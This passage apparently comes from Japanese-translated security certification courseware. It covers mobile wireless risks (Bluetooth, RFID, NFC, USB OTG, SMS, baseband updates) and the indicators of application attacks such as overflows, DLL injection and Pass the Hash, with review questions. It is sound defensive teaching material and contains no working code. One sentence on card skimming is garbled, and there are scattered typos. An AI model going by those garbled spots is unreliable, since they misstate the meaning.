



コントロールセンターのトグルスイッチを使用しても、モバイルデバイスのBluetooth無線が実際にオフになっていない場合もあります。パッチの状態が疑わしかったり、脆弱性に晒されたりしている場合、Bluetoothはデバイス設定を通じて完全に無効化しなければなりません。

何らかの認証が設定されていない限り、検知可能なデバイスは**ブルージャッキング**に対して脆弱です。ブルージャッキングは一種のスパムで、何者かが未承諾のテキスト（または写真/ビデオ）あるいはvCard（連絡先情報）を送りつけることを意味します。またObad Android Trojanマルウェア(securelist.com/the-most-sophisticated-android-trojan/35929)で実証されたように、これはマルウェアのベクトルともなり得ます。

ブルースナーフィングはBluetoothへのエクスプロイトを用いて他の誰かの携帯電話から情報を盗み出すことを指します。このエクスプロイト（現在はパッチ済みです）により、脅威アクターは認証メカニズムを回避できます。エクスプロイトがされていない場合でも、短いPINコード（4桁）はブルートフォースパスワード推測に対して脆弱です。

また他にも接続先のデバイスに由来する重大なリスクも存在しています。悪意のあるファームウェアを植え付けられた周辺機器が、非常に効果的な攻撃を仕掛けるために用いられることがあります。そうした悪意ある周辺機器を生み出すには非常に多くのリソースが必要となるため、この種のリスクの可能性は高くありません。

赤外線接続方式とRFID接続方式

これまで、赤外線通信(IrDA)はPAN向けに用いられてきましたが、現在のスマートフォンや**ウェアラブル技術**における赤外線の使用は、それとは異なる2つの使用に焦点を当てています。

- IRブレスター – これにより、デバイスはIRレシーバーと交信を行い、リモートコントローラーのようにテレビや空調機器のモニターなどのデバイスを操作できます。
- IRセンサー – これは近接センサー（スマートフォンが耳に付いていることを検知するなど）として、または健康に関する情報（心拍数や血中酸素濃度など）を測定するために用いられます。

無線ICタグ(RFID)は、デバイス、建造物、衣服、あるいは他のほぼあらゆるものへ簡単に取り付けられるパッシブタグに情報をエンコードする手段です。パッシブタグの有効範囲は数センチから数メートルです。タグの有効範囲内にあるリーダーは、そのタグを起動させる電磁波を発生させ、そこから情報を収集したり、タグにエンコードされた値を変更したりすることができます。またバッテリー内蔵のアクティブラグもあり、かなりの遠距離（数百メートル）から読み取ることができます。

RFIDへの攻撃の1つにスキミングがあり、脅威アクターは不正なリーダーを用いて非接触型のキヤッショカードから信号を読み取ります。どのリーダーもすべてのRFIDタグに保存されているあらゆるデータにアクセスできるので、機密情報は暗号化を用いて保護しなければなりません。また（理論上は）、悪意のあるコードを挿入するようRFIDタグを設計し、リーダーの脆弱性を悪用しようと試みる可能性もあります。

近距離無線通信(NFC)とモバイル決済サービス

NFCは特定のタイプの無線ICタグ(RFID)を土台としています。近年では、NFCのセンサーと機能がスマートフォンに搭載されることが一般的になっています。またNFCチップは近距離にあるパッシブRFIDタグを読み取るためにも用いられます。さらに、他のタイプの接続（Bluetoothデバイスのペアリングなど）を構成するために、または接触型カードなどと情報を交換するために使用することもできます。NFCトランザクションはバンプと呼ばれることもありますが、これは後にAndroid Beamとして再開発された、NFCを使用する初期のモバイル共有アプリにちなんで名づけられました。その典型的な使用例は「スマート」ポスターであり、ユーザーはポスター内のタグをタップすることで、タグにコーディングされた情報を介してリンク先のWebページを開くことができます。タグの取り扱いにおける脆弱性を利用して攻撃が仕掛けられることもあります (securityboulevard.com/2019/10/nfc-false-tag-vulnerability-cve-2019-9295)。また、タグ

を工作することでNFCを悪用し、デバイスのブラウザを悪意あるWebページに誘導し、脅威アクターがそのブラウザ内の脆弱性を悪用しようと試みるする可能性もあります。

NFCは暗号化を行わないので、脅威アクターが通信を傍受する何らかの方法を見つけ、かつソフトウェアサービスがそのデータを暗号化していないと、盗聴や中間者攻撃が可能になります。

NFCが最も幅広く使用されている例として、非接触型のPoS端末経由で決済処理を行うということがあります。決済サービスを設定するには、デバイスのモバイルウォレットアプリにクレジットカード情報を入力します。ウォレットアプリは元のクレジットカード情報ではなく、カード販売者によって解釈され、該当の顧客アカウントに関連付けられるワンタイムトークンを送信します。代表的なモバイルウォレットアプリとしてApple Pay、Google Pay（旧称Android Pay）、およびSamsung Payの3つがあります。

物理的距離の近さという要件があるにもかかわらず、NFCはいくつかのタイプの攻撃に対して脆弱です。特定のアンテナ設定により、数フィート離れたNFCから発信されたRF信号をピックアップすることができ、より安全な距離から盗聴できる能力を脅威アクターに与える可能性があります。またリーダーを有している脅威アクターは、満員電車など混雑しているエリアにあるNFCデバイスから情報をスキミングできるかもしれません。さらに脅威アクターは、DoS攻撃と同様の手段、つまりそのエリアを大量のRF信号で溢れさせて通信を妨害することにより、送信中のデータを破壊することもできるでしょう。



クレジットカードやキャッシュカードをスキミングすることで、脅威アクターは長い桁数のカード番号と脅威アクターは有効な加盟店アカウントを使用しなければならず、そのアカウントに関する不正な取引はすぐに検出されるため、NFCを介して直接不正な取引を完了することははあるかに困難です。

USB接続方式

AndroidデバイスはUSBポートを介してコンピューターに接続することができます。Appleのデバイスでは、LightningからUSBへの変換ケーブルが必要になります。接続が行われると、コンピューターはデバイスのハードドライブへのアクセス、アプリの同期やバックアップ、ファームウェアのアップグレードを行えます。

AndroidのUSBポートにはUSB **On The Go (OTG)**をサポートしているものもあり、またiOSデバイス用のアダプターも存在します。USB OTGは、ポートがホストとして、またはデバイスとして機能するのを可能にします。例えば、スマートフォンのポートはPCに接続するとデバイスとして機能しますが、キーボードまたは外部ドライブに接続するとホストとして動作します。追加のピンにより、ポートがどのモードにあるかが伝達されます。

USB OTGはさまざまな方法で悪用されることがあります。スマートフォンに接続されたメディアには、マルウェアが仕込まれている可能性があります。そのマルウェアはスマートフォン自体には影響を与えないかもしれません、そのデバイスを経由してホストコンピューターまたはネットワーク間で拡散することができます。さらに、充電プラグがトロイの木馬となってアプリのインストールを試みることもありますが（これはジュースジャッキングと呼ばれます）、iOSとAndroidのいずれにおいても、現在のバージョンではデバイスが接続を受け入れる前に認可が求められます。

SMS/MMS/RCSとプッシュ通知

ショートメッセージサービス(SMS)と**マルチメディアメッセージサービス(MMS)**は、携帯電話回線業者によって運営されています。これにより、テキストメッセージとバイナリファイルの送信が可能になります。SMSとそれを支えるSS7シグナリングプロトコルの脆弱性のために、2段階認可メカニズムのセキュリティには以前から疑問が投げかけられています(kaspersky.com/blog/ss7-hacked/25529)。

リッチコミュニケーションサービス(RCS)はプラットフォーム非依存の高度なメッセージングアプリとして開発されたものであり、WhatsAppやiMessageなどのプロプライエタリアプリと同様の機能を備えています。それらの機能にはビデオ通話、より大きなバイナリファイルの添付、グループメッセージング/通話、開封確認が含まれます。RCSはUniversal Profile for Advanced

Messagingを介して各キャリアによってサポートされています(gsma.com/futurenetworks/digest/universal-profile-version-2-0-advanced-rcs-messaging)。RCSの主な欠点として、キャリアのサポートが不完全（RCSがサポートされていないとメッセージはSMSにフォールバックする）であり、本稿執筆時点ではエンドツーエンドの暗号化は存在しません(theverge.com/2020/5/27/21271186/google-rcs-t-mobile-encryption-ccmi-universal-profile)。

添付ファイルの処理やリッチフォーマットにおける脆弱性の結果、過去に特定の携帯電話に対するDoS攻撃が行われたので、デバイスを既知の脅威に対して常にパッチを適用することが重要です。

プッシュ通知はストアサービス（Apple Push Notification ServiceやGoogle Cloud to Device Messagingなど）であり、アプリやWebサイトはそれを用いてモバイルデバイス上にアラートを表示できます。ユーザーはアプリごとに通知を無効にできますが、アプリの開発者がそのアプリをインストールした一部のユーザー、またはすべてのユーザーに通知を送ることもあります。開発者は、プッシュ通知の送信に用いられるアカウントとサービスを正しく保護する必要があります。過去にはこれらのアカウントがハッキングされ、偽の通信を送信するために用いられた例もあります。

ファームウェアの無線更新

携帯ネットワーク、Wi-Fi、Bluetooth、NFC、GPS接続に使用する無線モデムのファームウェアは、ベースバンド更新で修正します。モバイルデバイスの無線ファームウェアには、エンドユーザーのオペレーティングシステム（Android、iOSなど）とは別のオペレーティングシステムが備わっています。モデムは独自のベースバンドプロセッサとメモリを使用し、これでリアルタイムオペレーティングシステム(RTOS)を起動します。RTOSは、無線式接続の基盤となる変調や周波数シフトに必要とされるような、時間的制約のある埋め込みコントローラーに使用されることがあります。

無線接続を確立する手順は複雑で、かつ規制認証制度への厳守が求められるため、この機能を主要OSに組み込むとOS更新プログラムの市販化ははるかに難しくなります。残念ながら、ベースバンドOSはこれまでいくつかの脆弱性に関連付けられているため、更新を迅速に適用することは不可欠です。これらの更新は通常デバイスのベンダーによって、（多くの場合、OSアップグレードの一環として）携帯電話にプッシュされます。更新を無線で配信することも可能です。これはWi-Fiネットワークまたはデータ接続によって行われ、**OTA (over-the-air)**と呼ばれます。ジエイルブレイクまたはルート化された携帯電話は、ベースバンド更新を防止したり、特定のバージョンを手動で適用する構成できますが、一般的にこれを行う理由はほぼ皆無です。

これらの更新方法における脆弱性を悪用するさまざまな方法があります。豊富なリソースを持つ脅威アクターは、Stingray/国際移動体加入者識別番号(IMSI)キャッチャーを使って「悪意ある基地局」を構築することができます。これにより、脅威アクターはエリア内で動作している携帯電話デバイスの位置を特定できます。状況によっては、中間者攻撃を仕掛けてファームウェアの更新プロセスを悪用することにより、携帯電話を侵害できる場合もあります。

マイクロ波無線接続方式

携帯電話ネットワークは、多数の加入者向けにプロビジョニングされるマイクロ波無線ネットワークです。またマイクロ波無線は、携帯電話の基地局からサービスプロバイダーのネットワークへのバックホールリンクとしても使用されています。5Gでは多数のリレーが必要とされ、光ファイバーケーブルによるバックホールのプロビジョニングが困難なので、これらのリンクが重要になります。サイト間ではプライベートのマイクロ波リンクも用いられています。マイクロ波リンクは、次の2つのモードでプロビジョニングされます。

- ポイントツーポイント(P2P)**マイクロ波は高利得アンテナを用いて2つのサイトをリンクします。高利得とは、アンテナの指向性が高いという意味です。それぞれのアンテナはもう1つのアンテナの方を直接向いています。セキュリティの観点から言えば、傍受アンテナを直線経路上に設置する必要があるので、信号の盗聴が困難になります。通常はサテライトモデムまたはルーターを互いにペアリングし、無線通信暗号化を用いてスヌーピング攻撃をさらに軽減することもできます。

- **ポイントツーマルチポイント(P2M)**マイクロ波はより小型のセクター・アンテナを使用し、異なるクオドラントを互いにカバーしています。P2Pが2つのサイト間のものである一方、P2Mは多数のサイトまたは加入者のノードを単一のハブにリンクします。高密度の都市エリアにおいてはこちらの方がコスト効率が高く、必要とされる電波スペクトルも少なくなります。それぞれの加入者のノードは多重化によって識別されます。P2Pに比べて信号傍受のリスクが高いため、リンクを無線通信暗号化によって保護することが不可欠です。

マルチポイントはその他の用途でも用いられます。例えば、Bluetoothはマルチポイントモードをサポートしています。これを使用することで、ヘッドセットをさまざまなソース（PCやスマートフォンなど）へ同時に接続することができます。

レビュー アク ティビティ： セキュアなモバイルデバイス接続

次の質問にお答えください。

1. 会社のデータを処理しているモバイルデバイスのセキュリティを侵害するにあたり、ワイヤレス接続の各方式はどのように使用されますか？
2. スマートフォンを職場に持ち込む際、USBテザリングを防ぐ実行ポリシーが用いられるのはなぜですか？
3. 次の記述は正しいですか、誤りですか？悪意を持って設計されたUSB充電器が、それに接続されたモバイルデバイスを悪用するために用いられることがある。
4. 販売担当重役のChuckは専門家会議の会合に出席しており、その会議には同業他社の代表者も出席しています。会議中、Chuckはクライアントと連絡を保つために、Bluetooth対応ヘッドセットと一緒にスマートフォンを使いました。会議の数日後、競合他社の営業担当者が自分の重要顧客と接触し、彼が個人的な情報だと考えていたメールやカレンダーからの情報を明かすことで、その顧客に影響を与えていたことが判明しました。Chuckはどのワイヤレス脅威の被害者ですか？

レッスン13

概要

エンドポイント管理ソリューションを使用して、デバイスやアプリケーションの実行と監視を適用できること、またモバイル接続方式やその他のテクノロジーに由来するリスクを理解できる必要があります。

セキュアなモバイルソリューションを実装するためのガイドライン

モバイルデバイスとアプリケーションの管理をデプロイし、それを再評価する際には、次のガイドラインに従ってください。

- 組織のセキュリティ要件、従業員のニーズとビジネスニーズに最もふさわしいモバイルデプロイモデル(BYOD, COBO, COPE, CYOD)を選択する。
- モバイル/汎用エンドポイント管理プラットフォームをデプロイし、次に挙げるデバイスとアプリケーションのポリシーを設定する。
 - 許可される接続方式（携帯電話、Wi-Fi、テザリング、Bluetooth）。
 - 認証の要件（画面ロック、生体認証、PIN、コンテキスト対応）。
 - ブロックされるデバイスの機能（ジオタギング、カメラ、マイク）。
 - ルート化/ジェイルブレイク/カスタムファームウェア/キャリアアンロッキングが施されたデバイスのブロック。
 - サイドロード、ワークスペース、企業のアプリとデータのストレージセグメンテーション。
 - デバイスの暗号化とリモートワイプ。

レッスン14

セキュアなアプリケーション の概念を要約する

レッスン概要

耐久性、障害復旧、およびインシデント対応の自動化戦略は、開発（プログラミングとスクリプト）を安全なネットワーク管理および運用の中心に捉えています(DevSecOps)。運用の自動化だけでなく、Webアプリケーションのような顧客向けソフトウェアで特注コードを維持しなければならない企業が増えています。結果として、セキュアなアプリケーション開発の能力は、あなたがキャリアを重ねる中でますます重要になるでしょう。

レッスンの目的

このレッスンの内容は、以下のとおりです。

- アプリケーション攻撃のインジケーターを分析する。
- Webアプリケーション攻撃のインジケーターを分析する。
- セキュアなコーディング慣行を要約する。
- セキュアなスクリプト環境を実装する。
- デプロイと自動化の概念を要約する。

トピック14A

アプリケーション攻撃のインジケーターを分析する



対象試験範囲

1.3 与えられたシナリオに基づいて、アプリケーション攻撃に関連する可能性のあるインジケーターを分析することができる。

デスクトップおよびサーバーアプリケーションを攻撃することで、脅威アクターは信頼できるホスト上で任意のコードを実行し、それによってネットワーク上に足がかりを得て、ネットワーク内をラルムープ（移動）できるようになります。十分な特権とアクセスを有する脅威アクターは、データ資産の侵害や、重要なサーバーに対してサービス拒否を引き起こすといった行為に素早く移れます。こうした攻撃のすべてが自動的に検知されるわけではないので、セキュリティのプロフェッショナルであるあなたは、システムの監視とログインを行なう自分のホストから、任意コード実行や特権エスカレーションのインジケーターを突き止められるようにならなければなりません。

アプリケーション攻撃

アプリケーション攻撃は、OSまたはアプリケーションソフトウェアの脆弱性を狙うものです。アプリケーションの脆弱性とは、アプリケーションのセキュリティシステムが回避されたり、アプリケーションのクラッシュを引き起こしたりする設計上の欠陥を指します。

特権エスカレーション

ほとんどのアプリケーション攻撃の目的は、脅威アクターがそのシステム上で自分のコードを実行できるようにすることです。これは、**任意コード実行**と呼ばれます。コードがあるマシンから別のマシンへ転送される場合は、**リモートコード実行**と呼ばれます。通常、そうしたコードは何らかのバックドアをインストールするか、何らかの形でシステムを無効化（サービス拒否）するように設計されています。

アプリケーションないしプロセスは、データの読み取りと書き込みを行い、機能を実行する権限を有している必要があります。ソフトウェアがどのように記述されているかに応じて、プロセスはシステムアカウント、ログオンしたユーザーのアカウント、または指定されたアカウントを使って実行されます。ソフトウェアエクスプロイトが成功した場合、脅威アクターは悪用したプロセスと同じ特権レベルで、任意のコードを実行できるかもしれません。**特権エスカレーション**には、主に次の2種類があります。

- 垂直方向の特権エスカレーション**（またはエレベーション）は、ユーザーまたはアプリケーションが、本来使用できない機能やデータにアクセスできることをいいます。例えば、あるプロセスがローカル管理者特権で実行されていても、脆弱性のために任意のコードをより高次のシステム特権で実行できるようになります。
- 水平方向の特権エスカレーション**は、あるユーザーのための機能やデータに、別のユーザーがアクセスすることをいいます。例えば、クライアントのワークステーション上でローカル管理者特権によって実行されるプロセスを介して、アプリケーションサーバー上のドメインアカウントとして任意のコード実行できます。

コードやプロセスの実行をリアルタイムで詳細に分析していかなければ、特権エスカレーションがアプリケーション攻撃の最も単純な指標となります。プロセスのログ記録が構成されていれば (varonis.com/blog/sysmon-threat-detection-guide)、特権エスカレーションが試みられた証

拠を監査ログから入手できます。またそうした試みは、インシデント対応とエンドポイント保護エージェントによって検知されることもあり、それによってアラートが表示されます。

エラー処理

アプリケーション攻撃により、エラーメッセージが表示されることがあります。Windowsでは次のようなものです。「Instruction could not be read or written (命令の読み取りまたは書き込みができませんでした)」、「Undefined exception (定義されていない例外)」、「Process has encountered a problem (プロセスで問題が発生しました)」。エラー処理にまつわる問題の一つに、脅威アクターを助ける可能性がある構成やプラットフォームの詳細を、アプリケーションは明かしてはならないというものがあります。例えば、Webアプリケーション上の未処理の例外が、データベースサーバーの種類と構成を明らかにするエラーページを表示させることができます。

不適切な入力処理


ほとんどのソフトウェアは何らかのユーザー入力を受け付けます。そうした入力は人によってタイピングされることもあるれば、WebサーバーにURLを渡すブラウザや、アプリケーションプログラミングインターフェイスを介して別のプロセスを使用するWindowsプロセスなど、別のプログラムによって渡されることもあります。優れたプログラミング慣行は、入力をテストしてそれが有効であることを確認しなければならないと定めています。つまり、受け取り側のプロセスが予期しているデータの種類のことです。ほとんどのアプリケーション攻撃は、無効なデータや悪意を持って構成されたデータを脆弱なプロセスに渡すことで機能します。不適切な入力処理を悪用する方法は多数ありますが、多くの攻撃はオーバーフロー攻撃かインジェクション攻撃と呼ぶことができます。

オーバーフロー脆弱性

オーバーフロー攻撃において、脅威アクターは、アプリケーションによって割り当てられた変数で保存するには大きすぎるデータを送信します。一般的なオーバーフロー脆弱性の一部をここで紹介します。特定の攻撃手段や新種の攻撃に対して後れを取らないよう、OWASP (owasp.org/www-community/attacks)などのサイトを常にチェックしましょう。そうした攻撃を試みるために使われたコードは、ネットワークIDSもしくはエンドポイント保護エージェントによって検知されるのが理想です。ファイルのダウンロード、新しいアプリやスクリプトの実行、あるいは新しいハードウェアへの接続後に、説明できないクラッシュが起きたりエラーメッセージが表示されたりすることで、失敗に終わった試みが明らかになることもあります。

バッファーオーバーフロー

バッファーは、予期されるデータを保存するためにアプリケーションが予約しているメモリ領域です。バッファーオーバーフローを悪用するために、脅威アクターはバッファーを故意に溢れさせるデータを渡します。最も一般的な脆弱性の一つに、スタックオーバーフローがあります。スタックは、プログラムのサブルーチンが使用するメモリ領域です。そのサブルーチンを呼び出すプログラムの場所であるリターンアドレスもそこに含まれます。脅威アクターはバッファーオーバーフローを使ってリターンアドレスを変更し、それによりシステム上で任意のコードを実行できるようになるかもしれません。



正常に実行された場合、関数は呼び出し元の関数に制御を返します。コードが脆弱であれば、脅威アクターは悪意のあるデータをその関数に渡し、スタックをオーバーフローさせ、任意のコードを実行して、標的とするシステムのシェルを取得します。

整数オーバーフロー

整数は、分数の部分を持たない正または負の数です。整数はデータ型として広く使われており、一般的には固定された下限と上限が定義されています。整数オーバーフロー攻撃により、ターゲットとされたソフトウェアはそれらの限度を超える値を計算します。それによって正の数が負の数となることもあります（例：銀行の借方を貸方に変える）。また、ソフトウェアがバッファーサイズを計算している際に使われることもあります。脅威アクターがそのバッファーを本来よりも小さくできれば、バッファーオーバーフロー攻撃を仕掛けることができるでしょう。



EternalBlueは、整数オーバーフローにおける脆弱性を利用し、Windowsホスト上でバッファーオーバーフローを生じさせ、システム特権を取得するエクスプロイトの一例です(sentinelone.com/blog/eternalblue-nsa-developed-exploit-just-wont-die)。

nullポインタ間接参照と競合状態

C/C++のプログラミングにおいて、ポインタは値というよりも、メモリ位置を保存する変数です。ポインタを介してそのメモリアドレスの読み取りや書き込みを試みることを間接参照といいます。（おそらく、実行環境を変える何らかの悪意あるプロセスによって）メモリ位置が無効ないしnullであれば、それによってnullポインタ間接参照型の例外が生じ、プロセスがクラッシュするかもしれません。状況によっては、脅威アクターが任意のコードを実行できるようになることもあります。プログラマーは論理ステートメントを使うことで、ポインタを使おうとする前にそれがnullでないことをテストできます。

競合状態とは、nullポインタ間接参照例外を生み出す方法の一つです。競合状態は、実行プロセスの結果が特定のイベントの順序とタイミングに依存しており、そうしたイベントが開発者の意図する順序とタイミングで実行されなかったときに発生します。2016年、Dirty COW ([theresister.com/2016/10/21/linux_privilege_escalation_hole](http://www.theregister.com/2016/10/21/linux_privilege_escalation_hole))として知られる悪用可能な競合状態の脆弱性が、Linuxのカーネルに存在していることが突き止められました。

競合状態攻撃は、データベースやファイルシステムに向けられることがあります。time of check to time of use (TOCTTOU) 競合状態は、アプリがリソースを確認する時と、そのアプリを使用する時との間に変更がある場合に生じます。この変更は確認を無効化します。TOCTTOU脆弱性を発見できた脅威アクターは、データがチェックされた後、アプリケーションがそのデータを使用して何らかの機能を実行する前に、データを操作しようとします。例えば、アプリケーションが後で使用する値を保存する一時ファイルを作成し、ファイルが作成されてから使用されるまでの間

に、脅威アクターがそのファイルを置き換える、または削除することができれば、その脅威アクターはTOCTTOU脆弱性を悪用しています。

メモリリークとリソース不足

プロセスが正しく実行されており、これ以上メモリブロックを必要としない場合、プロセスはメモリを解放しなければなりません。プログラムコードがメモリを解放しなければ、システムが欠陥のあるプロセスにメモリをリークさせ続けるという事態が生じ得ます。このことは、他のプロセスの使用可能なメモリが少くなり、システムがクラッシュする可能性があることを意味します。**メモリリーク**は、サービス/バックグラウンドアプリケーションにおいて特に深刻です。それらは長時間にわたってメモリを消費し続けるからです。OSカーネルのメモリリークも極めて深刻です。メモリリークそれ自体が、悪意のあるプロセスや汚染されたプロセスの兆候であることもあります。

より一般的に言えば、悪意のあるプロセスはリソース不足によってサービス拒否を引き起こしたり、特権エスカレーションの条件を整えたりします。リソースは、CPU時間、システムメモリ割り当て、固定ディスク容量、ネットワークの利用を指します。悪意のあるプロセスは、ループするスレッドを複数生み出すことでCPU時間を使い果たしたり、数千ものファイルをディスクに書き込んだりすることができます。ネットワークアプリケーションに対する分散型攻撃では、セッションを開始させても完了させないことで、一種のリソース枯渇攻撃を行い、アプリケーションがステートテーブルを埋めるようにさせ、正当なクライアントが接続する機会を奪います。

DLLインジェクションとドライバー操作

ダイナミックリンクライブラリ(DLL)は、ネットワーク接続の確立や暗号化の実行など、ある種の標準機能を実装したバイナリパッケージです。ソフトウェアアプリケーションの主要なプロセスは、正常に動作している間にいくつかのDLLを読み込みます。

DLLインジェクションは、オペレーティングシステムによってあるプロセスが別のプロセスと接続できるようにする脆弱性です。この機能がマルウェアによって悪用され、正当なプロセスに悪意のあるリンクライブラリを読み込ませることができます。そのリンクライブラリには、マルウェアの作者が実行したいと思うすべての機能が含まれているでしょう。マルウェアはこのテクニックを使うことで、あるホストプロセスから別のホストプロセスに移り、検知を回避します。DLLインジェクションによって侵害されたプロセスは、予期しないネットワーク接続を開いたり、ファイルやレジストリと疑わしいやり取りを行ったりするかもしれません。

DLLインジェクションを実行するにあたり、マルウェアは十分な特権（通常はローカル管理者またはシステム特権）で実行されている必要があります。また、アンチウイルスソフトウェアによる検知も回避しなければなりません。その方法の一つがコードリファクタリングです。**リファクタリング**は、コードが同じ機能を違う方法（制御ブロックや変数型など）で実行することを意味します。リファクタリングは、アンチウイルスソフトウェアがマルウェアを、もはやそのシグネチャによって突き止められないことを指します。


DLLインジェクションを許すOSの関数呼び出しは、デバッギングやモニタリングなどを実行するため正当なものとして使用されます。マルウェア作者がそうした呼び出しを悪用するもう1つの機会として、Windows Application Compatibilityフレームワークがあります。これにより、あるOS（Windows XPなど）向けに記述されたレガシーアプリケーションを、より後のバージョンで実行させることができます。呼び出しを傍受してリダイレクトし、レガシーモード機能を有効にするコードライブラリは、**Shim（シム）**と呼ばれます。シムはレジストリに、また（シムデータベース/.SDBファイルにパックされた）ファイルはシステムフォルダに追加されなければなりません。シムデータベースは、ローカル管理者特権を持つマルウェアが、リブートで実行され得る方法を示します（永続性）。

Pass the Hash攻撃

脅威アクターは、パッチが適用されていない脆弱性を発見するほど運に恵まれているか、ゼロデイ攻撃を開発するのに十分なリソースを有している必要があります。ひとたび最初の足がかりを得た脅威アクターは、ネットワークを動き回るより簡単な方法を見つけようとするかもしれません。

ホストの認証情報を侵害できれば、脅威アクターはラテラルムーブメントを大きく拡大させることができます。ラテラルムーブメントに用いられる一般的な認証情報エクスプロイトテクニックの1つが、**Pass the Hash (PtH)**と呼ばれるものです。これは、ユーザーがシングルサインオン(SSO)システムにログインした時に、キャッシュされているアカウント認証情報を入手するプロセスで、脅威アクターはその他のシステムでこの認証情報を使用できるようになります。脅威アクターがユーザーパスワードのハッシュを取得できれば（クラックすることなく）そのハッシュを使用して、ネットワークプロトコルへの認証が得られます。そのようなプロトコルの例は、Windows File Sharing protocol Server Message Block (SMB)や、認証情報としてNTLMハッシュを受け入れるその他のプロトコルです。例えば、Windowsのドメインネットワークのほとんどは、サービスのレガシー認証方法としてNTLMを許可するように構成されています。脅威アクターのアクセスは1つのホストだけに留まりません。そのドメインと結びついているネットワーク上のどのコンピューターにも、そのハッシュを渡すことができるからです。これにより、脅威アクターがホストからホストへと移動するために費やす労力が激減します。

正しいネットワークの動作を悪用するため、Pass the Hashは検知が比較的困難です。NTLM型の認証を用いた一連のセキュリティログイベントを相互に関連させるよう、検知システムを構成することができますが、この方法は誤検知を引き起こしがちです(blog.stealthbits.com/how-to-detect-pass-the-hash-attacks/)。



Pass the Hashのプロセス (画像提供: © 123RF.com)

レビューアク ティビティ：

アプリケーション攻撃のインジケーター

次の質問にお答えください。

1. ローカル管理者アカウントとして動作しているワークステーション上のNotepadプロセスが、SYSTEMアカウントとして動作しているアプリケーションサーバー上で不明のプロセスを開始したと、ログに表示されています。この侵入イベントは、どのような攻撃を示していますか？
2. バッファーオーバーフローの一環として、整数オーバーフローはどのように使われますか？
3. あなたは顧客の技術チームにセキュリティ上のアドバイスとトレーニングを行っています。その1人から、バッファーオーバーフローの発生はどうすれば検知できるのかと質問されました。あなたはどう答えますか？
4. メモリリークの影響は何ですか？
5. DLLインジェクションを悪用してマルウェアの存在を隠すにはどうすればいいですか？
6. Pass the Hash攻撃のインジケーターをもたらすものとして、エンドポイント保護ソフトウェア以外にどのようなリソースがありますか？

トピック14B

Webアプリケーション攻撃のインジケーターを分析する




対象試験範囲

1.3 与えられたシナリオに基づいて、アプリケーション攻撃に関連する可能性のあるインジケーターを分析することができる。

Webアプリケーションは、多くのインターフェイスをパブリックネットワークに晒します。脅威アクターはサーバーソフトウェアやクライアントブラウザのセキュリティにおける脆弱性を悪用することで、インジェクションや、データの機密性や完全性を損なうセッションハイジャック攻撃を実行することができます。そうした攻撃によってベクトルや脆弱性がどのように悪用されるかを理解すれば、自分のシステムにおける構成の弱点を突き止め、修正するのに役立つでしょう。

URL (Uniform Resource Locator)分析

URL (uniform resource locator)はインターネット上のホストやサービスの場所（ドメイン名またはIPアドレスによって）を指し示すだけでなく、何らかのアクションやデータをエンコードしてサーバーホストに送信することができます。これは、悪意のある活動の一般的な攻撃ベクトルです。



URL (Uniform Resource Locator)分析。

HTTPメソッド

